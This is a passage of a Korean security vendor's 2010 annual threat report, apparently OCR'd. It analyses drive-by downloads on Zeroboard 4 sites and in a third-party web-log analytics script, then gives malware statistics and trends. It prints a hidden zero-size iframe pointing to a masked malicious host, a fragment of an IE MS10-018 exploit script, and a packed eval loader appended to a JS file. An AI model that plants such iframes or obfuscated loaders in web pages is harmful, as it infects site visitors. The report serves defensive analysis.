틀간 기존의 게임 사이트를 포함한 다수의 사이트에서 imm32.dll을 패치하는 온라인 게임핵 악성코드가 유포된 사례가 발견되어 해당 사이트들에 대해서 조사해 본 결과 상당수의 사이트에서 제로보드 4를 사용 중임을 알 수가 있었다. 여기서 제로보드 4에 대한 취약점은 언급하지 않으며 제로보드 제작자는 제로보드 XE를 설치해서 사용하기를 권장하고 있다.

*** 제로보드 4에 대한 공지사항:** http://www.xpressengine.com/18338409

이번에 다수의 사이트에 삽입된 iframe 태그는 아래와 같다.

```
<iframe src="http://h.    rice.com/css/x.htm" width=0 height=0></iframe>
src="http://h.    rice.com/css/x.htm" width=0 height=0></iframe><!--
ZeroBoard에 대한 라이센스 명시입니다.
```

[그림 3-6] 제로보드 4를 사용하는 특정 사이트의 웹 페이지에 삽입된 iframe 태그

http://h.**price.com/css/x.htm**은 Internet Explorer에 MS10-018 취약점이 존재하면 imm32.dll을 패치 하는 악성코드를 다운로드 및 실행하는 악성 스크립트이며 x.htm이 실행되면 **http://h.****price.com/css/help.exe**를 실행한다.

```
function rhkYtXJ6()
{
    var CgInWjX7="#default#userData";
    var JaXtK4 = document.createElement(rqMBnI8);
    JaXtK4.addBehavior(CgInWjX7);
    document.appendChild(JaXtK4);
    IISDR8='s';
    try
```

[그림3-7] x.htm이 사용한 MS10-018취약점

특정 업체에서 제공하는 웹 로그 분석기 스크립트를 사용하는 경우

배너광고를 통한 악성코드 유포의 경우와 유사한 사례로서 배너광고가 아닌 특정 업체에서 제작한 웹 로그 분석기 스크립트에 악성 스크립트가 삽입되어 해당 스크립트를 링크한 모든 사이트에서 ARP Spoofing과 관련된 악성코드를 유포한 사례가 있었다.

http://sc1.****rd.com/new/****script.js**


http://sc1.****rd.com/new/****analysis.js**

위 두 js파일의 하단에는 아래 그림에서 보는 것과 같이 난독화된 스크립트가 삽입되어 있었다.

```
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace
d[e])];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegEx
p}('x("\\w\\v\\1\\u\\t\\f\\e\\0\\2\\s\\5\\4\\0\\f\\r\\e\\q\\9\\b\\6\\1\\5\\4\\
4\\1\\2\\7\\6\\a\\b\\8\\7\\6\\1\\5\\4\\3\\0\\a\\9\\h\\g")',34,34,'164|143|56|1
|155|165|157|144|eval'.split('|'),0,{}))
```

[그림3-8] JS파일에 삽입된 난독화된 코드

난독화를 해제해 보면 특정 사이트에서 Internet Explorer 취약점을 사용한 악성 스크립트를 다운로드 하게 된다.



[그림3-9] 난독화 해제된 후 코드

이번의 경우 사이트 자체에 취약점이 존재하여 해킹된 후 악성 스크립트가 유포된 것이 아니라 모두 외부에서 제공받아 사용 중인 콘텐츠에서 문제가 발생한 것이다. 대개 관리자들은 사이트 자체 보안만 잘 되면 된다고 생각할 수 있지만 요즘은 외부에서 제공받은 콘텐츠를 사용하여 웹 사이트를 구성하는 경우가 흔하며 이로 인하여 예기치 못한 곳에서 보안사고가 발생할 수 있다. 외부에서 제공받은 컨텐츠까지 보안검수를 하는 것은 어려울 수도 있지만 웹 사이트를 관리하는 책임자로서 반드시 보안검수를 해 볼 필요가 있다. 또한 제로보드 제작자 사이트에 접속해 보면 공지사항에서 "제로보드 4에 대해서는 보안상 취약성으로 인해서 더 이상 배포를 하지 않는다"라고 밝히고 있고 기존의 사용하던 제로보드 4를 제로보드 XpressEngine 또는 다른 보드로 이전할 것을 권고하고 있다.

*** 제로보드 4에 대한 공지사항:** http://www.xpressengine.com/18338409

Ⅱ. 2010년 보안 동향

1. 악성코드 동향


악성코드 통계

2010년 악성코드 통계현황은 다음과 같다.

순위	등락	악성코드명	건수	비율
1	↑ 1	TextImage/Autorun	6,052,075	20.9 %
2	↓ 1	Win32/Induc	3,697,037	12.8 %
3	New	JS/Agent	2,655,932	9.2 %
4	↑ 2	Win32/Parite	2,630,546	9.1 %
5	New	JS/Exploit	1,599,749	5.5 %
6	↑ 4	Win32/Olala.worm.57344	1,321,205	4.6 %
7	–	Win32/Conficker.worm.Gen	1,151,859	4 %
8	↓ 5	Win32/Virut.B	1,074,509	3.7 %
9	↓ 4	Win32/Virut	950,864	3.3 %
10	New	JS/Iframe	914,151	3.2 %
11	↓ 3	TextImage/Sasan	858,732	3 %
12	↓ 1	ALS/Bursted	792,511	2.7 %
13	↓ 1	TextImage/Viking	786,068	2.7 %
14	New	JS/Downloader	747,080	2.6 %
15	↓ 1	Win32/Traxg.worm.61440	666,363	2.3 %
16	↑ 4	HTML/Agent	650,670	2.2 %
17	New	Win32/Palevo.worm.Gen	638,349	2.2 %
18	New	JS/Cve-2010-0806	627,268	2.2 %
19	↓ 4	VBS/Autorun	590,600	2 %
20	New	VBS/Solow.Gen	556,196	1.9 %
			28,961,764	100 %

[표 4-1] 2010년 악성코드 감염보고 Top 20

2010년 악성코드 감염 보고를 살펴보면 TextImage/Autorun이 1위를 차지하고 있으며, Win32/Induc과 JS/Agent가 각각 2위와 3위를 차지하였다. 신규로 Top20에 진입한 악성코드는 총 7건이다.



AhnLab V3Net for Windows Server 7.0


아래 표는 악성코드의 주요 동향을 파악하기 위해 악성코드별 변종을 종합한 악성코드 대표진단명 감염보고 Top20이다.

순위	등락	악성코드명	건수	비율
1	↑ 2	Win-Trojan/Onlinegamehack	9,404,556	13.8%
2	↓ 1	Win-Trojan/Agent	9,041,023	13.3%
3	↑ 1	Win-Trojan/Downloader	6,551,149	9.6%
4	↑ 1	TextImage/Autorun	6,085,315	9%
5	↑ 3	Win32/Autorun.worm	4,125,825	6.1%
6	↓ 4	Win32/Induc	3,698,935	5.4%
7	–	Win32/Conficker	3,477,723	5.1%
8	↓ 2	Win32/Virut	3,293,029	4.8%
9	New	JS/Agent	2,705,071	4%
10	New	Win32/Parite	2,650,924	3.9%
11	↑ 3	Win32/Kido	2,013,418	3%
12	New	Win-Trojan/Overtls	1,996,160	2.9%
13	↓ 3	DROPPER/Onlinegamehack	1,878,196	2.8%
14	New	DROPPER/Malware	1,839,574	2.7%
15	New	Win32/Palevo	1,773,819	2.6%
16	New	JS/Exploit	1,682,922	2.5%
17	New	Win-Trojan/Adload	1,632,209	2.4%
18	↓ 6	Win-Adware/BHO	1,406,471	2.1%
19	New	Win32/Olala	1,334,213	2%
20	↓ 11	Win-Trojan/BHO	1,320,976	1.9%
			67,911,508	100%

[표 4-2] 2010년 악성코드 대표진단명 감염보고 Top 20


2010년 사용자 피해를 주도한 악성코드들의 대표진단명을 보면 Win-Trojan/Onlinegamehack이 총 보고 건수 9,404,556건으로 전체의 13.8%로 1위를 차지하였다. 그 뒤를 Win-Trojan/Agent가 9,041,023건으로 13.3%, Win-Trojan/Downloader이 6,551,149건으로 9.6%를 차지하여 2위와 3위에 올랐다.

아래 차트는 2010년 동안 고객으로부터 감염이 보고된 악성코드 유형별 비율이다.



[그림 4-1] 2010년 악성코드 유형별감염보고 비율

악성코드 유형별로 감염보고건수 비율은 TROJAN류가 44.2%로 가장 많은 비율을 차지하고 있으며, 다음으로 WORM가 12.8%, SCRIPT가 10.5%의 비율을 차지하고 있다.



[그림 4-2] 악성코드 연간 감염보고 건수


2010년의 악성코드 감염보고 건수는 146,097,262건으로, 2009년의 악성코드 감염 보고건수 67,411,740건에 비해 78,685,522건이 증가하였다.

아래 표는 2010년에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 악성코드 Top200이다.

순위	악성코드명	건수	비율
1	JS/Cve-2010-0806	627,268	12.4 %
2	Win-Trojan/Securisk	504,248	10 %
3	Win-Trojan/Overtls.575488	483,311	9.6 %
4	Win-Trojan/QHost.102102	325,258	6.4 %
5	Win-Trojan/QHost.102108	321,965	6.4 %
6	Win-Adware/PointKing.722944	300,432	6 %
7	Win-Trojan/Inject.1588224	279,376	5.5 %
8	HTML/Exploit-cve	279,288	5.5 %
9	Win-Downloader/KorAdware.234496	272,618	5.4 %
10	Win-Trojan/Agent.36864.BSD	199,181	3.9 %
11	JSP/Agent	185,329	3.7 %
12	Win-Adware/Rogue.PrivacyScan.167312	185,043	3.7 %
13	Win32/Autorun.worm.49152.AH	170,444	3.4 %
14	Win-Trojan/Agent.110592.PP	157,813	3.1 %
15	Win-Adware/KorAd.1594880	130,204	2.6 %
16	Win-Trojan/OnlineGameHack.324096.C	128,636	2.5 %
17	Win-Spyware/Agent.81920.K	126,601	2.5 %
18	Win-Dropper/Createlink.830976	125,615	2.5 %
19	Win-Trojan/Downloader.191416	125,036	2.5 %
20	Win-Trojan/Agent.129231	118,636	2.4 %
		5,046,302	100 %

[표 4-3] 신종 악성코드 감염보고 Top 20

2010년의 신종 악성코드 감염 보고의 Top 20은 JS/Cve-2010-0806가 627,268건으로 전체 12.4%로 1위를 차지하였으며, Win-Trojan/Securisk가 504,248건으로 2위를 차지하였다.



[그림 4-3] 2010년 신종 악성코드 유형별 분포

2010년의 신종 악성코드 유형별 분포는 TROJAN이 62%로 1위를 차지하였다. 그 뒤를 이어 ADWARE가 15%, DROPPER이 6%를 차지하였다.

악성코드 이슈

사회기반 시설을 노리는 스턱스넷(Stuxnet) 등장, 사이버 전쟁의 현실화?

올해의 대표적인 타깃 공격으로 전 세계를 긴장시킨 스턱스넷(Stuxnet)웜은 언론을 통해 일반 사용자들에게도 많이 알려졌다. 해당 악성코드는 우리가 일상적으로 사용하고 있는 교통, 전기, 수도, 발전소와 같은 사회기반 시설에서 이용되는 특정 산업엔지니어링 통제 시스템 SCADA(Supervisory Control And Data Acquisition)를 타깃으로 삼았다. 이로써 우리의 사회기반 시설 자체가 실질적인 공격의 대상이 될 수 있다는 것을 확인하게 된 셈이다. 스턱스넷 웜은 제로데이 취약점을 이용하여 최초 감염된 이후 다양한 경로를 통하여 시설의 폐쇄망에서 운영되는 자동화 제어 장치인 PCS(Process Control System)를 감염시켜 오작동을 유발한다. 스턱스넷 웜은 최신의 해킹 기술의 결합체로서 복잡성과 치밀함 및 정교함으로 무장하고 있다. 무엇보다 주목해야 할 것은 이란 원전시설 피해에서 확인할 수 있듯이 실제로 문제를 발생시키고 있다는 점이다. 또한 의도적으로 이란 원전을 노린 것이 아니냐는 의혹이 제기되면서 스턱스넷의 출현은 사실상 '사이버 전쟁의 서막'을 알리는 계기가 되었다. 특히, 지금까지 이러한 기반 시설의 시스템들은 단절된 폐쇄망에서 운영되는 만큼 안전한 것으로 간주되었으나 스턱스넷은 이제 이러한 시스템들마저도 반드시 보안영역에 포함되어야 한다는 인식을 갖게 한 중요한 사건이 되었다.

스마트폰 보안 위협, 실질적인 위험으로 거듭나

올 한 해의 IT 화두는 단연 '스마트폰'이라고 해도 과언이 아니다. 2010년 한 해 동안 다양한 스마트폰이 출시되었으며 스마트폰 사용자 또한 기하급수적으로 늘어났다. 이와 더불어 스마트폰의 보안 위협 또한 빠르게 증가하고 있다. 특히 2010년에는 배경화면 변경, 동영상 플레이어, 유명 게임, 고전 게임 등과 같이 사용자들이 주로 이용하는 애플리케이션인 것처럼 위장해 애플리케이션 마켓을 통해 배포되는 악성코드들이 다수 발견되었다. 이들 악성코드는 스마트폰 기기와 사용자의 중요 정보를 외부로 유출하거나 유료 문자나 전화를 이용한 불법 과금의 형

태로 금전적인 피해까지 입혔다. 또한 스마트폰 운영체제 및 스마트폰용 웹 브라우저 등에서 잇따라 취약점이 발견되었으며 이런 취약점을 이용하여 관리자 권한을 획득하는 툴 등이 공개되어 이를 악용한 보안 사고가 발생할 가능성이 더욱 높아지고 있다. 또한 스마트폰 내부의 중요한 개인 정보를 유출하고 사생활을 감시할 수 있는 상용 스파이웨어도 제작 및 판매되고 있다. 상용 스파이웨어는 일반 사용자들이 자신의 스마트폰에서 스파이웨어의 설치 여부를 확인하기 어렵기 때문에 지속적으로 피해를 입을 수 있다.

(참고 – 2010년 한해 발견된 스마트폰용 악성코드 : Android-Spyware/Ewalls, Android-Trojan/SmsSend, Android-Spyware/Snake, Android-Spyware/SMSReplicator, Android-Spyware/Mobilefonex)

정보의 허브 SNS, 악성코드의 허브로 악용돼

트위터(twitter)와 페이스북(facebook) 등으로 대표되는 소셜 네트워크 서비스(Social Network Service, 이하 SNS)의 사용자가 전 세계적으로 급속하게 증가했다. 그러나 이른바 '정보의 허브'의 역할까지 하고 있는 SNS가 다양한 형태의 보안 위협을 양산하는 역기능도 나타나게 되었다. 이러한 SNS의 보안 위협들로는 트위터, 링크드인 또는 페이스북 시스템에서 발송하는 이메일로 위장하여 악성코드 유포를 시도하는 악의적인 스팸 메일에서부터 트위터 내부에서 전송되는 다이렉트 메시지(DM, Direct Message)에 단축 URL은 원본URL의 모양을 인지하기 어렵다 없다는 단점을 이용하여 피싱 웹 사이트로 연결하는 사례 등이 발견되었다. 또한 2010년에는 트위터를 봇넷으로 조정하기 위한 C&C 서버로 사용하는 사례도 발견되었다. 페이스북 역시 내부 시스템의 채팅창, 또는 쪽지 등을 통해 악성코드를 다운로드 하는 웹 사이트로 유도하는 단축 URL을 전송하는 사례와 페이스북 내부에서 허위 사실을 유포하여 페이스북 자체에 설치되는 앱(App) 형태의 애드웨어와 스파이웨어도 발견되었다. 이 외에도 국내에서 제작된 SNS 중 하나인 미투데이에서 해당 서비스를 C&C 서버로 사용하는 악성코드들이 유포된 사례가 발견되었다. 이처럼 다양한 형태의 SNS 플랫폼을 악용하여 다양한 보안 위협들이 양산되었다는 점에서 2010년은 SNS 플랫폼이 다양한 보안 위협들을 유포하기 위해 본격적으로 악용되기 시작하였던 한 해로 볼 수 있다.

제 2의 DDoS 대란 유발할 수 있는 DDoS 공격용 악성코드 다수 전파

2010년에도 좀비 PC를 이용한 국내,외의 크고 작은 DDoS 공격들이 지속되었다. 또한 다수의 기업과 개인 사용자들로부터 과도한 트래픽 발생을 호소하는 신고도 빈번하였다. 좀비 PC를 만들어내는 대표적 악성코드인 팔레보(Win32/Palevo.worm)웜은 2009년 초부터 본격적인 활동을 시작했고 2010년에는 보다 다양한 변종으로 크게 확산되었다. 팔레보웜은 감염 시 C&C(명령서버) 서버로부터 공격 명령을 받아 또 다른 좀비 PC를 위해 자신을 전파하거나 혹은 원격지의 타켓시스템에 TCP/UDP 플러딩(Flooding) 공격을 수행한다. 또한 시스템 감염 시 대량의 스팸메일(spam)을 발송하는 것으로 잘 알려진 브레도랩(Win32/Bredolab)도 각종 소셜네트워크서비스(SNS)나 입사 이력서 등과 같은 사회공학적 방법과 결합되어 다수의 변종을 전파하였다. 이처럼 2010년 한 해에는 지난 2009년 7.7DDoS대란 당시와 마찬가지로 DDoS 공격을 위한 악성코드들의 변종들이 다수 등장 하였다.

국제적인 이슈 악용한 사회공학 기법 만연

2010년에는 사회공학기법에 이용될만한 사회적 이슈가 많았기 때문에 이를 악용한 악성코드의 유포 사례가 많이 등장하였다. 특히 SEO(Search Engine Optimization, 검색엔진 최적화) 기법이 이메일, 파일 공유 사이트 등의 악성코드 유포 방법과 결합되어 피해가 확산되었다. 일례로 아이티 지진, 동계올림픽, 김연아 등의 사회적 이슈가 된 키워드를 통해 SEO 기법과 결합한 가짜(허위)백신 유포가 확인되었다. 또한 남아공 월드컵을 앞두고는 이를 이용한 악성코드 유포 사례도 발견되었으며, 이후 한글로 작성된 이메일을 통해 국내 사용자를 타깃으로 하는 위협도 발견되었다. 아울러 국내 특정 금융사의 이메일 카드 명세서로 위장한 형태의 악성코드 유포 사례가 발견되었다. 해당 악성코드는 키보드 보안 프로그램으로 위장하여 ActiveX 형태로 설치를 유도한 후, 국내 특정 포털 사이트에 대한 DDoS(Distributed Denial of Service) 공격을 목적으로 유포되기도 하였다. 이와 유사한 방법으로 국내 온라인 쇼핑몰을 사칭하여 악성코드 설치를 유도하는 메일도 발견되었다. 2010년 하반기에는 G20, 노벨 평화상 시상식 관련 악성코드가 보고되었다. 특히 국내에서는 경찰청의 특정인을 사칭하여 사용자로 하여금 악성코드가 링크된 본문을 클릭하도록 유도하는 사례도 발견되었다. 한편 광저우 아시안게임을 사칭한 파일명으로 사용자를 속이는 악성코드도 확인되었다. 해당 악성코드는 실행 시 사용자를 속이기 위해 아시안게임 관련 이름의 문서 파일(PDF)을 생성하여 사용자에게 보여준다. 이러한 악성코드에 감염되면 해당 컴퓨터의 이름과 운영제제 정보, IP 주소 정보 등을 포함한 사용자 정보를 특정 웹사이트로 전송하게 된다. 이와 같이 2010년은 다양한 사회 공학 기법이 결합된 형태로 사회적 이슈를 통한 악성코드 유포가 많았던 한 해였다. 특히 이전과 달리 국내 사용자를 목적으로 하는 사회공학기반의 공격이 크게 증가하였다. 따라서 사용자들의 보안 의식 및 생활화가 더욱 요구되고 있다.

작은 틈도 노린다! 악성코드 배포 방식의 정교화

2007년 중순에 이어 또다시 2010년 8월 말부터 ARP 스푸핑(Spoofing) 공격 기능을 이용한 악성코드가 발견되었다. 해당 악성코드는 사용자 계정정보(온라인 게임)를 탈취하는 악성코드를 설치하려는 목적으로 ARP 스푸핑 공격 기능을 이용하였다. 이로 인해 감염된 시스템으로부터 동일 네트워크상의 다른 시스템에 악성코드가 전파되기 때문에 빠르게 확산되었으며, 지금까지도 개인 사용자뿐만 아니라 기업 및 기관에서도 상당한 피해가 발생하고 있다. 한편 보안 시스템(스팸 필터링)의 탐지를 우회하기 위해 메일 본문 내용을 이미지로 처리한 허위 DHL, UPS 및 FedEx 운송 메일에 첨부된 악성코드 유포가 다수 있었다. 또한 정상 윈도우 업

데이트 프로그램이나 플래시 플레이어 업데이트 웹사이트와 유사하게 제작되어 일반 사용자의 입장에서는 허위 사실 여부를 파악하기 어렵게 하여 악성코드를 설치하는 사례가 있었다. 이 밖에도 동영상 웹 사이트인 유튜브(YouTube) 발송 메일로 위장해서 악성코드가 유포된 사례가 있었으며 페이스북(facebook), 마이스페이스(myspace)와 같은 SNS의 쪽지 기능을 이용해 악성코드 유포 URL이 전파되는 경우도 있었다. 특히 국내에서는 대구경찰청 사이버수사대 참고인 출석요구서 메일을 통한 악성코드와 국내 유명 포털 사이트의 디지털 서명 인증서를 도용한 ActiveX 형태로 설치되는 악성코드, 카드 요금명세서 및 쇼핑몰 발송 메일로 위장한 악성코드 등이 유포되었다. 이러한 일련의 사례들을 통해 2010년에는 악성코드 배포 방식이 이전보다 훨씬 정교하고 고도화되었다고 볼 수 있다.

제로데이(Zero-day) 취약점 공격, 지속적인 증가 추세

다수의 보안사건들을 경험하면서 일반 사용자들의 보안의식이 높아졌고, 보안 업데이트 또한 가장 기본적으로 수행해야 할 보안수칙이 되었다. 그럼에도 불구하고 보안 업데이트만으로는 안전하다고 할 수 없다. 바로 제로데이 취약점 때문이다. 2010년은 수적인 면에서나 다양성의 면에서도 제로데이 취약점에 주목할 만하다. 2009년에 이어 어도비 리더(Adobe Reader), 플래시 플레이어(Flash Player)와 같은 어도비(Adobe)사 제품군의 제로데이 취약점이 눈에 띄게 급증했다. 일례로 일주일 사이에 2개의 취약점이 연속으로 보고된 사례도 있어 주목을 끌었던 바 있다. 또한 여전히 웹 공격의 매개체로 활발하게 이용되고 있는 인터넷 익스플로러(Internet Explorer)에서도 다수의 제로데이 취약점이 보고되었다. 이러한 제로데이 취약점들은 과거에는 취약점 공개사이트 등을 통해 사전에 알려지는 경우가 일반적이었으나 최근에는 실제 각종 악성코드를 통해 이미 이용되었거나 침해사고들을 통해 뒤늦게 확보되는 경우가 많아 그 위험성이 더욱 높아지고 있다. 현재 보안전문가 및 관련 업체들도 제로데이 취약점으로 인한 피해를 최소화하기 위해 보다 근본적인 방어책 모색을 위한 노력이 활발히 수행되고 있다.

진짜와 똑같은 '짝퉁 백신' 기승

2010년 한해도 다양한 가짜 백신 변종이 발견되었으며 그 방법 또한 다양화되었다. 윈도우 업데이트 프로그램과 어도비(Adobe)사의 플래시(Flash) 업데이트 등으로 위장하여 배포되는 가짜 백신, 동영상 공유 사이트인 유튜브(Youtube)인 것으로 위장해 허위 사이트를 만들어 놓고 동영상을 보기 위한 코덱을 설치하라고 유도하는 가짜 백신, 유명 보안 업체의 백신을 사칭하고 똑같이 제작된 가짜 백신, 미국 유명 우편업체 USPS 등을 사칭해 사용자들이 의심 없이 열어 보는 이메일을 통해 배포되는 가짜 백신, 사용중인 윈도우와 동일한 언어로 동작하여 사용자가 의심하지 않도록 제작된 가짜 백신, 설치되면 웹 브라우저와 가짜 백신을 제외한 모든 프로그램의 실행을 차단하고 치료를 위해 결제를 요구하는 가짜 백신 등 보다 많은 사용자들의 설치나 유료 결제를 유도하기 위해 다양한 감염기법을 적용한 가짜 백신들이 발견되었다.

백신 회피하는 악성코드 대거 출현

지난 2009년에 대중적으로 알려졌던 TDL3 루트킷은 2010년 들어 더욱 발전하였다. 특히 최근에는 64비트(Bit) 윈도우 운영체제에서도 완벽하게 동작하는 악성코드로 또 한번 세상에 알려지게 되었다. 일반적으로 보안 프로그램이 접근하지 않는 디스크 영역에 자신을 암호화하여 저장하고 부팅 시점부터 동작하도록 되어있는 이 악성코드가 최근에는 64비트 윈도우 환경에서도 동작이 가능한 변형이 발견된 것이다. 32비트와 64비트 환경을 구분하여 감염시키는 이번 변형의 특징은 64비트 윈도우의 경우 인증된 커널 드라이버만 로드하도록 하는 보호 시스템인 '패치가드'를 우회하여 동작한다. 32비트 환경에서는 MBR(Master Boot Recode)을 변조하여 자신을 부팅 시점부터 동작하도록 하며 중요한 코드 대부분은 디스크에서 사용되지 않는 부분에 저장을 해둔다. 이후 커널모드 은폐기법을 사용하며 자신을 숨기고 계속적인 변형을 만들어내, 안티 바이러스 제품에서의 진단과 치료를 어렵게 하고 있다. 이와 함께 올해 진단, 치료가 어려웠던 악성코드로는 'Win-Trojan/KrapRootkit'으로 명명된 악성코드가 있다. 커널모드의 IO Code를 후킹하여 은폐행위를 시도하며, 자신이 진단 되거나 삭제되지 않도록 자기보호 기능을 갖는 악성코드로 잘 알려졌다. 끝으로 2009년부터 메모리 진단/치료를 하지 않으면 계속적으로 피해를 발생시켜 심각한 문제를 일으킨, 소위 '몸체가 없는 악성코드'로 알려진 팔레보(Palevo)웜과 지봇(ZBot) 트로이목마 역시 2010년 한해도 기승을 부렸다. 이들 악성코드는 메모리 치료를 완벽히 하지 않으면 악의적인 증상이 지속되기 때문에 파일만 진단하여 제거한 경우 악의적인 증상이 재발생한다는 문의가 많았다. 이처럼 2010년에는 악성코드 진단 및 치료를 어렵게 하는 기법을 사용하는 악성코드들이 많이 등장하였다.

개인정보 노출에 따른 피싱의 다양화•고급화

금전적인 목적의 피싱은 이제 우리 주위에서 쉽게 발생할 수 있는 사회적인 문제로 대두되었다. 대표적으로 금융기관으로 위장하여 개인 금융 정보를 입력하도록 유도하는 피싱 메일을 비롯해 전화를 이용하여 금전 갈취를 시도하는 보이스 피싱(Voice Phishing), 또는 온라인 메신저를 악용하여 금전 갈취를 시도하는 메신저 피싱(Messenger Phishing)까지 다양한 형태로 변화 및 발전을 해왔다. 또한 피싱 웹 사이트와 관련해, 실제 웹 사이트와 구분이 어려울 정도로 정교한 제작을 몇 번의 간단한 클릭만으로도 할 수 있는 툴 킷(Toolkit)들이 블랙 마켓(Black Marcket)에서 거래되고 있는 실정이다. 특히 2010년에는 소셜 네트워크 서비스(SNS)의 활성화로 인해 개인 정보들이 다양한 형태로 인터넷에 존재하게 됨에 따라 보이스 피싱이나 피싱메일 제작시 위협의 대상이 되는 인물들의 개인정보를 일정 수준 이상 포함하는 상태가 되었다. 이러한 발전된 형태의 피싱으로 인해 일반인들은 피싱의 위협에 쉽게 노출된다. 따라서 2010년은 금전적인 목적으로 생산되는 피싱 공격은 그 형태가 다양한 형태들로 응용되고 기법 면에서 고급화되었던 한 해라고 볼 수 있다.


스파이웨어에도 '메이드 인 코리아' 열풍

2009년까지만 해도 한국에서 제작된 스파이웨어들은 그 변종이 외국에서 제작된 스파이웨어에 비해 극히 적었다. 이는 제작자가 직접 변종을 생성했고, 보안 제품의 진단을 회피하기 위한 노력을 거의 하지 않았기 때문이다. 하지만 2010년에 발견된 한국산 스파이웨어들은 다양한 방법을 통해 변종을 생성했다. 또한 보안 제품의 진단을 회피하거나 진단되는 시간을 최대한 지연시켜 수익을 극대화하기 위한 시도를 보였다. 손에 꼽을 수 있을 정도로만 변종이 발견되었던 이전과는 달리 2010년에는 하루에도 몇 천 개의 스파이웨어 변형이 발견 되었으며 그만큼 많은 사용자들이 스파이웨어에 감염되었다.

2. 시큐리티 동향

시큐리티 통계


2010년 마이크로소프트 보안 업데이트 현황



[그림 5-1] 2010년 3분기 보안업데이트 현황

올해 마이크로소프트사(MS) 로부터 배포된 보안 업데이트는 총 103건으로 2009년 작년 74건보다 30건 가량 증가한 수치이다. 이러한 증가수치는 마이크로소프트 Advisory 및 제로데이 공격으로 인하여 늘어난 것으로 보인다. 특히 시스템 관련 취약점들이 많이 나타났으며, 마이크로소프트사의 Internet Explorer, 오피스 뿐만 아니라 Adobe 사의 PDF 및 SWF 취약점 등의 애플리케이션 취약점들도 꾸준히 발생하였다. 이러한 추세는 일반 사용자들이 많이 사용하는 애플리케이션이 공격대상이 되는 것으로, 해당 애플리케이션을 사용하는 사용자의 주의가 요구된다. 또한 윈도우 7의 사용자가 늘어남으로 인하여 점차적으로 윈도우 7을 대상으로 하는 취약점들도 늘어나는 추세다.

2010년 악성코드 유포에 사용된 침해 사이트 현황



[그림5-2] 2010년 침해 사이트 통계

위 통계는 2010년 한해 Active Honeypot에서 탐지한 악성코드를 유포한 탐지했던 침해 사이트들에 대한 통계를 나타낸 것으로 월 평균 305개의 국내외 사이트에서 악성코드 유포가 탐지되었다.

시큐리티 이슈

SNS 시스템의 공격대상 증가

